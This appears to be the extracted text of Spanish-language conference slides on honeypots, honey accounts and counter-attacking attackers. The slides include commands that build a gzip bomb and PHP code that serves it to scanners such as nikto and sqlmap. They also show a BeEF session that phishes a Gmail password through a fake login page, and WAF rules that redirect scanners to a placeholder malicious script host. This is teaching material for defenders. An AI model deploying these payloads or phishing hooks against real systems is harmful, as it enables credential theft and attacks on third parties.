
St.Lucia

IN-TANK INVENTORY

TANK	PRODUCT	VOLUME	TC-VOLUME	ULLAGE	HEIGHT	WATER	TEMP
1	Unleaded T1	730	0	2270	23.08	0.00	85.14
2	Unleaded T2	800	0	2200	24.68	0.00	85.17
3	Diesel	986	0	1014	31.52	0.00	90.60

Honey Accounts:






Honey Accounts:

Usuario Windows...

Restricción horaria de conexión. NUNCA

Honey Accounts: Usuario Windows... Restricción horaria de conexión. NUNCA



Honey Accounts:

Usuario Windows...

Restricción horaria de conexión. NUNCA

Evento específico para logon denied: 4768 (4625)



¿Para qué se emplea un Honeypot?

- Desviar la atención del atacante.
- Detectar y aprender nuevas vulnerabilidades.
- Obtener información sobre el atacante (geolocalización, ip,puertos,etc).
- Obtener tendencias de ataque y países más atacados.
- Detectar nuevas muestras de malware que aún no se conozcan.

ATACANDO AL ATACANTE



HackPlayers

Atacando al atacante: vulnerabilidad RCE en Burp Suite 1.7.27

PUBLICADO POR VICENTE MOTOS ON SÁBADO, 16 DE
SEPTIEMBRE DE 2017 ETIQUETAS: [AMENAZAS](#) ,
[HONEYPOTS](#) , [VULNERABILIDADES](#)



ATAACANDO AL ATACANTE

```
$ dd if=/dev/zero bs=1M count=10240 | gzip > 10G.gzip  
10240+0 records in  
10240+0 records out  
10737418240 bytes (11 GB, 10 GiB) copied, 67,6557 s, 159 MB/s
```

```
$ du -sh 10G.gzip 10M 10G.gzip
```

```
<?php
$agent = lower($_SERVER['HTTP_USER_AGENT']);

//check for nikto, sql map or "bad" subfolders which only exist on wordpress
if (strpos($agent, 'nikto') !== false || strpos($agent, 'sqlmap') !== false || start
{
    sendBomb();
    exit();
}


function sendBomb(){
    //prepare the client to recieve GZIP data. This will not be suspicious
    //since most web servers use GZIP by default
    header("Content-Encoding: gzip");
    header("Content-Length: ".filesize('10G.gzip'));
    //Turn off output buffering
    if (ob_get_level()) ob_end_clean();
    //send the gzipped file to the client
    readfile('10G.gzip');
}


function startsWith($haystack,$needle){
    return (substr($haystack,0,strlen($needle)) === $needle);
}
```

ATACANDO AL ATACANTE



THE BROWSER EXPLOITATION FRAMEWORK PROJECT



- 
- ▶  Browser (53)
 - ▶  Chrome Extensions (6)
 - ▶  Debug (9)
 - ▶  Exploits (78)
 - ▶  Host (22)
 - ▶  IPEC (9)
 - ▶  Metasploit (1)
 - ▶  Misc (16)
 - ▶  Network (19)
 - ▶  Persistence (5)
 - ▶  Phonegap (16)
 - ▶  Social Engineering (21)

Hooked Browsers

📁 Online Browsers

📁 Offline Browsers

📁 127.0.0.1

? 🐧 📡 127.0.0.1

Getting Started

Logs

Current Browser

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#) or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.

Logs: Displays recent log entries related to this particular hooked browser.

Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:



Lots of space

Over 2757.272164 megabytes (and counting) of free storage.



Less spam

Keep unwanted messages out of your inbox.



Mobile access

Get Google Mail on your mobile phone. [Learn more](#)

[About Google Mail](#)

[New features!](#)

[Switch to Google Mail](#)

[Create an account](#)



Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?

Get business email, calendar, and online docs @your_company.com. [Learn more](#)

Sign in

Google

Username

kinomakino


Password

••••••••••

Sign in

☐ Stay signed in

[Can't access your account?](#)



Getting Started  Logs **Current Browser**

Details Logs **Commands** Rider XssRays Ipec Network WebRTC

Module Tree

Search

- Browser (53)
- Chrome Extensions (6)
- Debug (9)
- Exploits (78)
- Host (22)

Module Results History

id ▲	date	label
0	2017-09-17 01:34	command 1

Command results

1 **data: result=Username: kinomakino Password: cacadevaca** Sun Sep 17 2017 01:34:34

Como le paso el java script al atacante...

MOD SECURITY WAF

```
SecRule REQUEST_HEADERS:User-Agent "Nikto" "phase:1,id:1,log,redirect:http://MIJAVASSCFRIPTMALOTE.COM"
```

```
SecFilterSelective REQUEST_URI "/wp-login.php" log,deny,redirect:http://MIJAVASCRIPTMALOTE.COM
```

SecDefaultAction

Breves conclusiones

HONEY SYSTEMS: HONEYPOTS

HONEY TOKENS: ELEMENTOS DE UNA TABLA.un user/pass falso

HONEY URLS: ADMIN, ADMINISTRATOR, ROBOTS.TXT

HONEY FILES: NOMINAS.XLS, DESPIDOS.DOC, CLAVES.GZIP

GRACIAS !!



- JOAQUÍN MOLINA @KINOMAKINO
- ESET ESPAÑA
- KINOMAKINO@HOTMAIL.COM

➤ E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sat-inet@ccn-cert.cni.es
- sat-sara@ccn-cert.cni.es
- organismo.certificacion@cni.es

➤ Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

➤ Síguenos en

